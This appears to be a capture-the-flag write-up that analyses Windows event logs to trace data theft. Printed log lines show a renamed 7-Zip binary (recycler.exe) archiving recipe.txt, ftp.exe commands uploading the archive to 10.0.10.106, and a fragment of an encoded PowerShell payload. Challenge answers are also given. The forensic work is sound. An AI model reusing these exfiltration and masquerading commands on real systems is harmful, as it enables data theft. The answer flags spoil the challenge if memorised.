Looking at the ip address from earlier: 10.0.10.106 I was looking for all instances of this with a grep, and I came across some ftp traffic that was sending out old.7z file




```
  "DestinationIp": "10.0.10.106",
  "param3": "CommandInvocation(Format-Table): \"Format-Table\"\nParameterBinding(Format-Table): name=\"Wrap\"; value=\"True\"\nCommandInvocation(Out-String): \"Out-String\"\nParameterBinding(Format-Table): name=\"InputObject\"; value
=\"ftp> open 10.0.10.106 21\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"Log in with USE
R and PASS first.\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"\"\nParameterBinding(Out-
String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"User (10.0.10.106:(none)): \"\nParameterBinding(Out-String): name=\
"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShe
ll.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"ftp> bin\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.Format
EntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"ftp> cd home\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(
Format-Table): name=\"InputObject\"; value=\"ftp> put C:\\\"$\"Recycle.bin\\old.7z\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Forma
t-Table): name=\"InputObject\"; value=\"ftp> bye\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; va
lue=\"\n\n..Command execution completed.\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\""
  "Payload": "CommandInvocation(Format-Table): \"Format-Table\"\nParameterBinding(Format-Table): name=\"Wrap\"; value=\"True\"\nCommandInvocation(Out-String): \"Out-String\"\nParameterBinding(Format-Table): name=\"InputObject\"; valu
e=\"ftp> open 10.0.10.106 21\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"Log in with US
ER and PASS first.\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"\"\nParameterBinding(Out
-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"User (10.0.10.106:(none)): \"\nParameterBinding(Out-String): name=
\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerSh
ell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"ftp> bin\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.Forma
tEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; value=\"ftp> cd home\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding
(Format-Table): name=\"InputObject\"; value=\"ftp> put C:\\\"$\"Recycle.bin\\old.7z\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Form
at-Table): name=\"InputObject\"; value=\"ftp> bye\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\"\nParameterBinding(Format-Table): name=\"InputObject\"; v
alue=\"\n\n..Command execution completed.\"\nParameterBinding(Out-String): name=\"InputObject\"; value=\"Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData\""
```

Pivoting off that file name, I wanted to see what was put into that file. And I found that name of the file that was put into that folder.




```
"CommandLine": "\"C:\\Windows\\system32\\recycler.exe\" a -t7z C:\\$Recycle.Bin\\old.7z C:\\$Recycle.Bin\\recipe.txt",
"CommandLine": "\"C:\\Windows\\system32\\recycler.exe\" a -t7z C:\\$Recycle.Bin\\old.7z C:\\$Recycle.Bin\\recipe.txt",
"param3": "CommandInvocation(Invoke-Expression): \"Invoke-Expression\"\nParameterBinding(Invoke-Expression): name=\"Command\"; value=\"recycler.exe a -t7z C:\\\"$\"Recycle.Bin\\old.7z C:\\\"$\"Recycle.Bin\\recipe.txt\""
"param3": "CommandInvocation(Format-Table): \"Format-Table\"\nParameterBinding(Format-Table): name=\"Wrap\"; value=\"True\"\nCommandInvocation(Out-String): \"Out-String\"\nParameterBinding(Format-Table): name=\"InputObject\";
```



```
tf$ cat empire_apt3_2019-05-14223117.json | jq '.event_data' | grep "old.7z"  | less
tf$ cat empire_apt3_2019-05-14223117.json | jq '.event_data' | grep "10.0.10.106"  | less
```

Flag: recipe.txt




Black Gates 12

50


What is the name of the executable that was used to compress the stolen file?

I created a query on the old.7z file name in the command line to see what was ran to compress this, and it was 7-zip that was renamed to recycler.exe.



```
RABBAHQAYQBbADQALgAuACQARABBAFQAQQAuAGwAZQBOAGcAVABoAF0AOwAtAGoATwBJAE4AWwBDAGgAQQByAFsAXQBdACgAJgAgACQAUgAgACQAZABBAFQAYQA
 "Image": "C:\\Windows\\System32\\recycler.exe",
 "LogonGuid": "{03ba39f5-e67a-5cda-0000-00209f0c0c00}",
 "ProcessId": "6440",
 "Product": "7-Zip",
 "Company": "Igor Pavlov",
 "ProcessGuid": "{03ba39f5-50c9-5cdb-0000-00100ff7a800}",
 "User": "SHIRE\\nmartha",
 "CommandLine": "\"C:\\Windows\\system32\\recycler.exe\" a -t7z C:\\$Recycle.Bin\\old.7z C:\\$Recycle.Bin\\recipe.txt",
 "LogonId": "0xc0c9f",
 "ParentProcessId": "6520",
```

Flag: recycler.exe




Black Gates 13

50

What is the name of the executable used to exfiltrate the compressed stolen file?

We know that this was the ftp service that was started, so this is an easy on with the investigation that we have completed so far



```
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca"
 "CommandLine": "\"C:\\Windows\\system32\\recycler.exe\" a -t7z C:\\$Recycle.Bin\\old.7z C:\\$Recycle.Bin\\recipe.txt",
 "CommandLine": "taskhostw.exe Install $(Arg0)",
 "CommandLine": "\"C:\\Windows\\System32\\ftp.exe\" -v -s:ftp.txt",
 "CommandLine": "\"C:\\Windows\\system32\\mstsc.exe\" ",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca",
```

Flag: ftp.exe